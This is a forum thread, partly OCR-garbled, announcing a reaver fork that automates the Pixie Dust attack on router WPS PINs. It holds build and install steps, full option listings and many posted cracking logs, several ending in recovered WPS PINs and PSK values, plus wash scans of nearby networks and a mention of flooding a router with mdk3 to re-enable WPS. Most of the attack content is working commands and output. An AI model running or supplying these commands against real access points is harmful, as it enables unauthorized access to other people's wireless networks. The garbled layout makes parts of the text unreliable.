

Thread: Reaver modification for Pixie Dust Attack

tps://code.google.com/p/reaver-wps-fork/)

	Thread Tools	Search Thread	Display
2015-04-13			#
t6_x o Member		Join Date: Posts:	2015-Ар 3
Reaver modfication for Pixie Dust Attack			
Hello			
The community has made modifications in reaver for automate the process to recover the pin.	r him to do th	ne pixie dust att	tack and
Other attacks were implemented (Pin Generator) and made.	d some impro	ovements have	been
The development is constant and anyone is welcome	e to help		
Here is our contribution			
GitHub https://github.com/t6x/reaver-wps-fork-t6x			
Overview			
reaver-wps-fork-t6x is a modification done from a fo	ork of reaver ([°] ht	

This modified version uses the attack Pixie Dust to find the correct pin number of wps

The attack used in this version was developed by Wiire (ht tps://github.com/wiire/pixiewps)

Install Required Libraries and Tools

Libraries for reaver

Code:

```
sudo apt-get install libpcap-dev aircrack-ng sqlite3 libsqlite3-dev
```

Tools

Code:

```
You must have installed the pixiewps created by Wiire (ht tps://github.com/
```

Compile and Install

Code:

```
Build Reaver

cd reaver-wps-fork-t6x-master
cd src
./configure
make

Install Reaver

sudo make install
```

Usage - Reaver

Code:

```
Reaver v1.5.2 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tac
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212 & Wiire
Required Arguments:
        -i, --interface=<wlan>
-b, --bssid=<mac>
                                          Name of the monitor-mode interface
                                          BSSID of the target AP
Optional Arguments:
        -m, --mac = < mac >
                                          MAC of the host system
        -e, --essid=<ssid>
                                          ESSID of the target AP
                                          Set the 802.11 channel for the inter
        -c, --channel=<channel>
        -o, --out-file=<file>
                                          Send output to a log file [stdout]
```

```
-s, --session=<file>
                                         Restore a previous session file
        -C, --exec=<command>
                                         Execute the supplied command upon s
        -D, --daemonize
                                         Daemonize reaver
        -a, --auto
                                         Auto detect the best advanced option
        -f, --fixed
-5, --5ghz
                                         Disable channel hopping
                                         Use 5GHz 802.11 channels
                                         Display non-critical warnings (-vv
        -v, --verbose
        -q, --quiet
-K --pixie-dust=<number>
                                         Only display critical messages
                                         [1] Run pixiewps with PKE, PKR, E-H
        -Z, --no-auto-pass
                                         Do NOT run reaver to auto retrieve
        -h, --help
                                         Show help
Advanced Options:
        -p, --pin=<wps pin>
                                         Use the specified 4 or 8 digit WPS
        -d, --delay=<seconds>
                                         Set the delay between pin attempts
                                         Set the time to wait if the AP lock
        -1, --lock-delay=<seconds>
        -g, --max-attempts=<num>
                                         Quit after num pin attempts
        -x, --fail-wait=<seconds>
                                         Set the time to sleep after 10 unex
```

Option (K)

Code:

```
The -K option 1 runs pixiewps with PKE, PKR, E-Hash1, E-Hash2, E-Nonce and *Special note: if you are attacking a Realtek AP, do NOT use small DH Keys
```

Option (P)

Code:

Option (-P) in reaver puts reaver into a loop mode that does not do the WPS This option was made with intent of:

- Collecting repetitive hashes for further comparison and or analysis / dis
- Time sensistive attacks where the hash collecting continues repetitively
- For scripting purposes of whom want to use a possible lockout preventable

Usage - wash

Code:

```
Wash v1.5.2 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tac
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212 & Wiire
Required Arguments:
        -i, --interface=<iface>
                                                Interface to capture packets of
        -f, --file [FILE1 FILE2 FILE3 ...]
                                               Read packets from capture file
Optional Arguments:
        -c, --channel=<num>
-o, --out-file=<file>
                                                Channel to listen on [auto]
                                                Write data to file
        -n, --probes=<num>
                                                Maximum number of probes to set
        -D, --daemonize
-C, --ignore-fcs
                                                Daemonize wash
                                                Ignore frame checksum errors
        -5, --5ghz
                                                Use 5GHz 802.11 channels
        -s, --scan
                                                Use scan mode
        -u, --survey
                                                Use survey mode [default]
```

```
-P, --file-output-piped Allows Wash output to be piped Pipes output and runs reaver a Show help

Example:

wash -i mon0
```

Example

Code:

```
Reaver v1.5.1 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tac
t6 x <t6 x@hotmail.com> & DataHead & Soxrok2212 & Wiire
[+] Switching mon0 to channel 1
[?] Restore previous session for A.:9.:D.:....? [n/Y] n
[+] Waiting for beacon from A.:9.:D.:....
[+] Associated with A.:9.:D.:..... (ESSID: .....)
[+] Starting Cracking Session. Pin count: 0, Max pin attempts: 11000
[+] Trying pin 12345670.
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[P] E-Nonce: c6:66:a6:72:37:6d:....
[P] PKE: 10:cf:cc:88:99:4b:15:de:a6:b3:26:fe:93:24:.....
[P] WPS Manufacturer: Ralink Technology, Corp.
[P] WPS Model Number: RT2860
[P] WPS Model Serial Number: A978FD123BC
[+] Received M1 message
[P] AuthKey: bf:68:34:b5:ce:e2:a1:24:dc:15:01:1c:78:9e:74:.....
[+] Sending M2 message
[P] E-Hash1: 2e:d5:17:16:36:b8:c2:bb:d1:14:7c:18:cf:89:58:b8:1d:9d:39:.....
[P] E-Hash2: 94:fb:41:53:55:b3:8e:1c:fe:2b:a3:9b:b5:82:11:.....
[Pixie-Dust]
[Pixie-Dust][*] PSK1: dd:09:bd:24:.....
[Pixie-Dust][*] PSK2: 77:e0:dd:00:.....
[Pixie-Dust]
             [+] WPS pin: 9178....
[Pixie-Dust]
Divia_Duc+1[*1
```

Code:

Any problem and suggestion, contact someone who is helping in the project Last edited by $t6_x$; 2015-05-05 at 16:22.

2015-04-13 #2

i like that way you think. it makes everything easier on the long run -good job!

but get your sources right 🖰 :

[P] WPS Model Number: CL1800
[+] Received M1 message

[+] Sending M2 message


[Pixie-Dust] [Pixie-Dust]

[Pixie-Dust]
[Pixie-Dust]

[Pixie-Dust]

perfekt example:

https://forums.kali.org/showthread.p...-WPS-Attack%29



```
2015-04-13
                                                                                      #4
                                                                  Join Date:
                                                                                 2015-Mar
nuroo o
                                                                 Posts:
                                                                                     127
Senior Member
Awesome Sauce !! Nice job indeed.
When run from root I get error below, yes I did sudo make install after compile.
   Code:
    root@kali:~# reaver -i mon0 -b 08:**:0C:**:F4:** -vv -S -N -K1
    Reaver v1.5.1 WiFi Protected Setup Attack Tool
    Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tac
   mod by t6_x <t6_x@hotmail.com>
    [+] Waiting for beacon from 08:**:0C:**:F4:**
    [+] Switching mon0 to channel 1
    [+] Associated with 08:**:0C:**:F4:** (ESSID: TG1672GE2)
    [+] Starting Cracking Session. Pin count: 0, Max pin attempts: 11000
    [+] Trying pin 12345670.
    [+] Sending EAPOL START request
    [+] Received identity request
    [+] Sending identity response
[P] E-Nonce: 91:80:26:70:44:a0:80:c9:f1:93:f7:f8:44:88:f0:b7
    [P] PKE: fa:6b:67:04:ce:29:9b:e7:9f:2d:7c:8b:9e:c5:9d:3b:1e:84:5c:cb:64:93:
    [P] WPS Manufacturer: Celeno Communication, Inc.
```

[P] E-Hash1: dc:fc:c2:c3:93:65:d6:15:f1:b6:3d:67:f3:39:61:0f:22:aa:78:a3:5d
[P] E-Hash2: ad:95:ea:36:96:ec:bc:16:47:b6:b6:d1:49:90:e4:eb:d7:cd:20:ff:84

[*] PSK1: 4a:72:15:42:21:4b:69:ef:10:a4:41:bd:df:75:01:a8

[*] PSK2: 24:85:d0:a8:e4:20:c5:9d:04:d7:da:67:a6:df:af:3f

```
[Pixie-Dust] [+] WPS pin: 8127****
[Pixie-Dust]
[Pixie-Dust] [*] Time taken: 0 c
```

When run from src directory It works......

Code:

```
root@kali:~/reaver-wps-fork-t6x-master/src# reaver -i mon0 -b 08:**:0C:**:F
Reaver v1.5.1 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tac
mod by t6 x <t6 x@hotmail.com>
[+] Waiting for beacon from 08:**:0C:**:F4:**
[+] Switching mon0 to channel 1
[+] Associated with 08:**:0C:**:F4:** (ESSID: TG1672GE2)
[+] Starting Cracking Session. Pin count: 0, Max pin attempts: 11000
[+] Trying pin 12345670.
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[P] E-Nonce: aa:c5:79:80:9d:3b:cc:46:7a:d5:c9:f5:b5:20:ae:bf
[P] PKE: fa:6b:67:04:ce:29:9b:e7:9f:2d:7c:8b:9e:c5:9d:3b:1e:84:5c:cb:64:93:
[P] WPS Manufacturer: Celeno Communication, Inc.
[P] WPS Model Number: CL1800
[+] Received M1 message
[P] AuthKey: 0a:6b:15:aa:53:0d:c3:5f:56:bc:46:3a:a1:1a:89:26:ba:51:5b:1b:f6
[+] Sending M2 message
[P] E-Hash1: 81:7e:70:4a:1e:62:f8:1f:d4:92:f3:60:0d:ea:52:a0:37:ca:75:e3:43
[P] E-Hash2: 82:c1:62:2c:ff:00:81:f6:46:14:44:f3:2f:f8:f1:95:60:73:da:1d:b6
[Pixie-Dust]
             [Pixie-Dust]
[Pixie-Dust]
             [Pixie-Dust]
             [*] PSK1: dc:64:ee:9b:dc:4e:39:e5:9c:a7:f4:82:d5:b1:e2:8d
[Pixie-Dust]
             [*] PSK2: 1d:7b:f9:0d:9c:0a:d8:a7:68:7e:3f:47:7b:59:e8:f9
             [+] WPS pin: 8127****
[Pixie-Dust]
[Pixie-Dust]
```

Probably my fault, just post my result, great job



Probably my fault, just post my result, great job

ops, forgot to commit to the github lol, is my fault sorry


Commit done


sorry for that

I add a new option (-Z), with the -Z option he does not try to catch the pass automatically, it stops executing when it finishes running the pixiewps

I will add another option to have an option to output data to file, when you're ready I give commits

I will improve a bit the initial post sorry again.





Job well done =).

This is a **Kali-Linux support** forum - <u>not</u> general IT/infosec help.

Useful Commands: OS, Networking, Hardware, Wi-Fi

Troubleshooting: Kali-Linux Installation, Repository, Wi-Fi Cards (Official Docs)

Hardware: Recommended 802.11 Wireless Cards

Documentation: http://docs.kali.org/ (Offline PDF version)
Bugs Reporting & Tool Requests: https://bugs.kali.org/
Kali Tool List, Versions & Man Pages: https://tools.kali.org/

2015-04-14		#8
t6_x o Member	Join Date: Posts:	2015-Apr 39
Thank you very much, g0tmi1k		

New version available

-P Option of the wash created by t6x(displays the output of the wash with pipes)

Code:

```
root @ kali: ~ / # wash -i mon0 -P
XX: XX: XX: XX: XX | 1 | -64 | 1.0 | No | Wifi1
XX: XX: XX: XX: XX | 2 | -53 | 1.0 | No | Wifi2
```

-P Option of reaver created by DataHead (M3 Loop)

Code:

```
Reaver remains in the loop M3 stage
```

Last edited by t6_x; 2015-04-16 at 04:48.





Nice work....

-P option works great, take less screen space if multiple terminals running.

Code:

```
wash -i wlan1mon -P
                      1 -60 1.0 Yes DG1600000
1 -55 1.0 No Kirin0000
00:00:00:00:1E:90|
00:00:00:00:62:6C
                                       Kirin00000
00:00:00:00:46:00
                      1|-59|1.0|Yes|DG1600000
00:00:00:00:5C:C0
                      1 -46 1.0 No
                                       DG160000
00:00:00:00:5B:6F
                      1
                         -64 | 1.0 | No
                                       PS00000
                      1 -63 1.0 No
00:00:00:00:23:97
                                       TH0000
00:00:00:00:A9:5E
                         -57 | 1.0 | No
                                       DVW000000
                        -58 1.0 Yes
-47 1.0 No
00:00:00:00:08:86
                                  Yes
                                       H0000
                                       133 00000
00:00:00:00:37:56
                      6
00:00:00:00:AD:00
                         -47 | 1.0 | No
                                       Tomm00000
00:00:00:00:07:00
                      6
                         -58 1.0 Yes
                                       Tupp000000
00:00:00:00:AD:18
                      6
                         -62 | 1.0 | No
                                       McP000000
                         -52 1.0 No
00:00:00:00:4E:50
                                       DG1000000
00:00:00:00:52:A1
                         -57 | 1.0 | No
                                       133 00000
                         -45
00:00:00:00:B6:D0
                             1.0 No
                                       We he0000000
                         -55 1.0 No
00:00:00:00:93:21
                      8
                                       Trou0000000
00:00:00:00:A2:70
                      9
                         -52 | 1.0 | No
                                       TG160000000
                        -41 1.0 No
-66 1.0 No
00:00:00:00:3E:6B
                     11
                                       DVW0000000
00:00:00:00:9F:00
                     111
                                       SterlingWattersDraperPrice
00:00:00:00:07:10 | 11 | -47 | 1.0 | Yes
                                       DG000000
00:00:00:00:03:D9 | 11 | -55 | 1.0 | No | 00:00:00:00:E8:86 | 11 | -54 | 1.0 | No
                                       NET000000
                                       9060000000
00:00:00:00:81:F0 | 11 | -49 | 1.0 | Yes | TG0000000
```

```
00:00:00:00:A7:86 | 11 | -30 | 1.0 | No | b0c50000000
00:00:00:00:45:00 | 11 | -60 | 1.0 | No | Pan000000
```

Maybe make change on your fork GitHub page:

Cd reaver-1.4 to cd reaver-wps-fork-t6x-master
cd src
./configure
make

Install Reaver

Also thanks for the credit.... 🔵 but u typo my name. 🧿

Question/Idea

sudo make install

if option -K1 fail, does it automatically try -K2 or K3? if -K3 fail, does it check -K1 etc?

or

user must enter new command line each time?

Last edited by nuroo; 2015-04-30 at 14:42.

2015-04-14 #10

soxrok2212 ° Senior Member Join Date: 2013-Jul Location: United States Posts: 520

Another idea... have all the extra stuff print only with verbosity mode selected 🔵

Update: I'm getting a segmentation fault when I use -K 1 and -K 3

Code:

```
root@Kali:~# reaver -i mon0 -c 1 -b B4:75:0E:XX:XX:XX -vv -a -K 3 -P

Reaver v1.5.1 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tac.mod by t6_x <t6_x@hotmail.com>
mod by DataHead

[+] Switching mon0 to channel 1
[+] Waiting for beacon from B4:75:0E:XX:XX:XX
[+] Associated with B4:75:0E:XX:XX:XX (ESSID: ****)
[+] Starting Cracking Session. Pin count: 0, Max pin attempts: 11000
[+] Trying pin 12345670.
[+] Sending EAPOL START request
[+] Received identity request
```

```
[+] Sending identity response
[P] E-Nonce: 6b:35:4d:6f:05:8e:9c:80:55:68:25:4f:17:42:31:0d
[P] PKE: d0:14:1b:15:65:6e:96:b8:5f:ce:ad:2e:8e:76:33:0d:2b:1a:c1:57:6b:b0:
[P] WPS Manufacturer: Belkin International
[P] WPS Model Number: F9K1105 v2
[+] Received M1 message
[P] PKR: dc:4c:e3:b4:b2:4a:d1:e8:39:3c:bf:b8:f1:e6:01:ab:2a:3c:6b:0d:7b:07:
[P] AuthKey: 03:c2:33:e0:d1:66:13:c1:d8:8f:a5:00:59:db:fc:8e:40:5d:2d:de:d7
[+] Sending M2 message
[P] E-Hash1: 3a:9e:57:08:f3:fb:e1:ef:13:22:98:34:40:af:ef:cb:f7:00:ba:48:2b
[P] E-Hash2: 3c:70:b6:aa:df:50:a8:e3:c8:e7:20:7e:bd:01:38:2e:63:4f:e4:9f:c8
Segmentation fault
```

Last edited by soxrok2212; 2015-04-14 at 22:50.

No segmentation fault for me, however

If no pin found ok, then exit

Code:

```
root@kali:~# reaver -i wlan3mon -b C4:........... -vv -a -K3 -P
Reaver v1.5.1 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tac.
mod by t6_x <t6_x@hotmail.com>
mod by DataHead
[+] pl_index set to 1
[+] p2_index set to 0
[+] Restored previous session
[+] Waiting for beacon from C4:.....
[+] Switching wlan3mon to channel 1
[+] Switching wlan3mon to channel 2
[+] Switching wlan3mon to channel 3
[+] Switching wlan3mon to channel 4
[+] Switching wlan3mon to channel 5
[+] Switching wlan3mon to channel 6
[+] Associated with C4:..... (ESSID: TP-*******)
[+] Starting Cracking Session. Pin count: 1, Max pin attempts: 11000
[+] Trying pin 00005678.
[+] Sending EAPOL START request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[P] E-Nonce: dc:71:07:21:ab:fd:d2:8e:9a:63:b0:1c:e3:43:2f:6e
[P] PKE: 7b:4b:4f:84:3c:94:ef:c9:64:39:c8:f6:43:3d:ce:24:8f:c7:5a:f1:c8:49:
[P] WPS Manufacturer: TP-LINK
[P] WPS Model Number: 1.0
[+] Received M1 message
[P] PKR: b9:de:9f:be:19:9a:92:78:4b:fc:b1:0f:dc:0d:5b:db:e6:b2:85:c6:96:1d:
             c9.6a.f4.8d.ea.95.40.09.31.59.15.ee.fd.8c.f4.84.2h.e7.6c.h1
```

But if pin found, hangs

Code

```
root@kali:~# reaver -i wlan3mon -b 8C:..... -vv -a -K3 -P
```

```
Reaver v1.5.1 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tac
mod by t6_x <t6_x@hotmail.com>
mod by DataHead
[+] Waiting for beacon from 8C:.....
[+] Switching wlan3mon to channel 1
[+] Switching wlan3mon to channel 2
[+] Switching wlan3mon to channel 3
[+] Switching wlan3mon to channel 4
[+] Switching wlan3mon to channel 5
[+] Switching wlan3mon to channel
[+] Switching wlan3mon to channel 7
[+] Switching wlan3mon to channel 9
[+] Associated with 8C:..... (ESSID: TG167****)
[+] Starting Cracking Session. Pin count: 0, Max pin attempts: 11000
[+] Trying pin 12345670.
[+] Sending EAPOL START request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[!] WARNING: Receive timeout occurred
[+] Sending WSC NACK
[!] WPS transaction failed (code: 0x02), re-trying last pin
[+] Trying pin 12345670.
[+] Sending EAPOL START request
[+] Received identity request
   Sending identity response
```

hangs there





Join Date: 2015-Apr Posts: 39

nuroo

try with a fixed channel, the reaver is trying to get the psk, but if the reaver not able to complete the task he is in this loop until get, if the router is far away the reaver it difficult to get up to the final stage

better I put a timeout, tomorrow will make the bug fix


And sorry for the credits hahaha


It would be a good he already try all the Ks, I'll think of something.


thank you again


Last edited by t6_x; 2015-04-15 at 09:05.

2015-04-15 #13









Posts:

[Reaver Test] Channel: 9

I guess the AP just so to far away like u said.

The -g option in wash for chipset excellent idea. Better to pick targets. Can't wait to try it later.

Last edited by nuroo; 2015-04-15 at 21:35.

2015-04-15 #18

Position 1 Join Date: 2015-Apr

popthattif O Junior Member

is this version of reaver compatible with wps version 00? because i tryed this on TP-LINK TD-W8961ND and it always get stock in M2 after getting PKr and wps get disabled i have to DDos the router with Mdk3 to activate wps again ScreenShot_20150414174436.jpg

2015-04-15 #19

popthattif • Junior Member

Join Date: 2015-Apr Posts: 9

it's wierd i got the same Pkr when i tryed Reaver on TP-LINK TD-W8961ND the only problem is Reaver always get stock at M2 so i didnt AuthKe,E-Hash1 and E-Hash2

2015-04-15 #20

nuroo O Senior Member Join Date: Posts: 2015-Mar 127

9

I love the -g option. Just tried it. This is a great idea.

Your right it does need a timer and or -rssi strength filter.

Or maybe each access point is independent process so wash can move on to next AP, maybe display something like waiting..... until response recieved. (but i'm not coder, maybe to much work)

00:00:00:00:B6:A0| 6|-48|1.0|No |We hear you walking upstairs| Cisco| 123456

00:00:00:00:AD:00| 6|-47|1.0|No |TommyAndy4E| Waiting for Response.......

00:00:00:37:56| 6|-56|1.0|No |100 Kane| Belkin International Inc.| RE6500

00:00:00:00:8F:80| 6|-63|1.0|No |DG1670A82| Celeno Communication, Inc.| CL1800

	00:00:00:62:6C sponse	6 -50 1.0 No Kiriny	yaga NETG	EAR, Inc. Waiting fo	or
		have no header, so	it can be sn	nall in terminal wind	ow?
•	BSSID	Channel	RSSI	WPS Version	WPS Locked

2015-04-15		#21
t6_x o Member	Join Date: Posts:	2015-Apr 39

This can be done, but I have to think of a more general way to create the function a little better.

There are certain things running on a linux but not working in an embedded, I try to come up with something that works cool.

I tried to add this option to facilitate the search time, but this problem of taking too long to be annoyed too

What complicates the operation is that it is necessary to make requests to the router so that it responds with all the necessary data.

When the router is far away, just that it takes a while to get up to get the message M1 and sometimes not even pass the authentication is because of this that is stopped on the screen waiting.


At this point it would be interesting to create multithreaded functions, but must do so in a way that works on all devices, it would not be interesting reworking code for each platform.

DataHead think that soon will make portability for bigendian and thus left open for OpenWRT and variants.

With relation to the header, I tried to create this function to help people that creates scripts or frontends, it is easier to treat a result already relatively more processed.

There comes a time that is difficult to decide what to do, are many options and many variations.

have to remember that everyone is free to help



http://www48.zippyshare.com/v/fac5FdEV/file.html

http://www48.zippyshare.com/v/aJAXnDmL/file.html

TP link :@

Last edited by slmafiq; 2015-04-17 at 13:52.




2015-04-16 #25

WalkZ o Join Date: 2014-Nov Location: Bulgaria Posts: 9

Do you know something about the bug with repeating this pin 99985677? I tried to brute-force one D-LINK 501 but with this bug i can't. I see that other users have the same bug.


https://code.google.com/p/reaver-wps.../detail?id=614



2015-04-16 #27

WaLkZ O Join Date: 2014-Nov Location: Bulgaria Posts: 9

Which result ? You want the result with hashes ? I mention the bug, because you update the reaver with new things and \dots



Criginally Posted by WaLkZ

Which result ? You want the result with hashes ? I mention the bug, because you update the reaver with new things and ...

The link that you gave me it is not clear what is happening.

It is hard I analyze the problem without having a router that has this defect, you tried to work with the options -1 and -2 to set the pin in a different position this?

WalkZ O
Junior Member

No. I tried before 3-4 months ago with classic method - collect pins.

#29

#29

#29

#20

Join Date: Location: Bulgaria Posts: 9

Posts:

14

https://www.google.bg/#q=99985677+pin+loop

#30 2015-04-17 Join Date: 2015-Apr iliass o Posts: Junior Member please if possible give as method to add more router and thanks

#31 2015-04-17 Join Date: 2015-Apr fbs-16 o

Junior Member

Hello!

I've just tryed -W option with TP-Link router and it gives me pin:

root@root:~# reaver -i mon0 -b F8:D1:11:46:60:92 -c 6 -S -vv -W2 Reaver v1.5.2 WiFi Protected Setup Attack Tool Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tac. mod by t6_x <t6_x@hotmail.com> & DataHead [+] Switching mon0 to channel 6 [?] Restore previous session for F8:D1:11:46:60:92? [n/Y] n [+] Waiting for beacon from F8:D1:11:46:60:92 [+] Associated with F8:D1:11:46:60:92 (ESSID: TP-LINK_23) [+] Starting Cracking Session. Pin count: 0, Max pin attempts: 11000 [+] Trying pin 12345670. [+] Sending EAPOL START request [+] Received identity request [+] Sending identity response [P] E-Nonce: 7e:4b:d4:27:6f:5b:1b:96:92:68:ab:da:0c:0d:c1:04 [P] PKE: 30:f4:ec:68:2c:eb:11:63:91:96:11:c9:84:b1:8b:4b:9b:72:44:47:c9:14: [P] WPS Manufacturer: TP-LINK [P] WPS Model Number: 4.0 [P] WPS Model Serial Number: 1.0 [Pin Gen] D-Link Default Pin Generator by devttys0 team [Pin Gen] Pin Generated: 66021674

But this pin is wrong (a)



Code:

root@root:~# reaver -i mon0 -b F8:D1:11:46:60:92 -c 6 -S -vv -p 66021674 Reaver v1.5.2 WiFi Protected Setup Attack Tool Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tac mod by t6_x <t6_x@hotmail.com> & DataHead [+] Switching mon0 to channel 6 [+] Waiting for beacon from F8:D1:11:46:60:92 [+] Associated with F8:D1:11:46:60:92 (ESSID: TP-LINK 23) [+] Starting Cracking Session. Pin count: 10000, Max pin attempts: 11000

```
[+] Trying pin 66021674.
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[P] E-Nonce: 03:15:f3:fd:c4:d0:28:66:d9:b5:44:89:18:5d:76:90
[P] PKE: fe:b2:9b:4c:0f:f0:b7:93:07:49:94:cd:8e:27:e7:66:a9:82:c5:b1:3e:57:
[P] WPS Manufacturer: TP-LINK
[P] WPS Model Number: 4.0
[P] WPS Model Serial Number: 1.0
[+] Received M1 message
[P] AuthKey: fa:7d:f6:ff:8d:08:af:de:0e:06:8f:c3:e6:9e:bb:b7:57:7b:49:a8:cb
[+] Sending M2 message
[P] E-Hashl: c9:44:26:f8:b0:91:05:54:a8:e7:fb:e4:db:14:94:14:5a:c7:7b:d6:8a
[P] E-Hash2: 4a:3a:e9:db:9d:2d:e5:d7:6d:d9:61:df:67:b4:5f:08:99:17:4a:0d:ca
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] p2 index set to 1
   Pin count advanced: 10001. Max pin attempts: 11000
```

For other TP-Link router the same situation:

Code:

```
root@root:~# reaver -i mon0 -b 10:FE:ED:9E:C7:92 -c 11 -S -W2 -vv
Reaver v1.5.2 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tac
mod by t6_x <t6_x@hotmail.com> & DataHead
[+] Switching mon0 to channel 11
[+] Waiting for beacon from 10:FE:ED:9E:C7:92
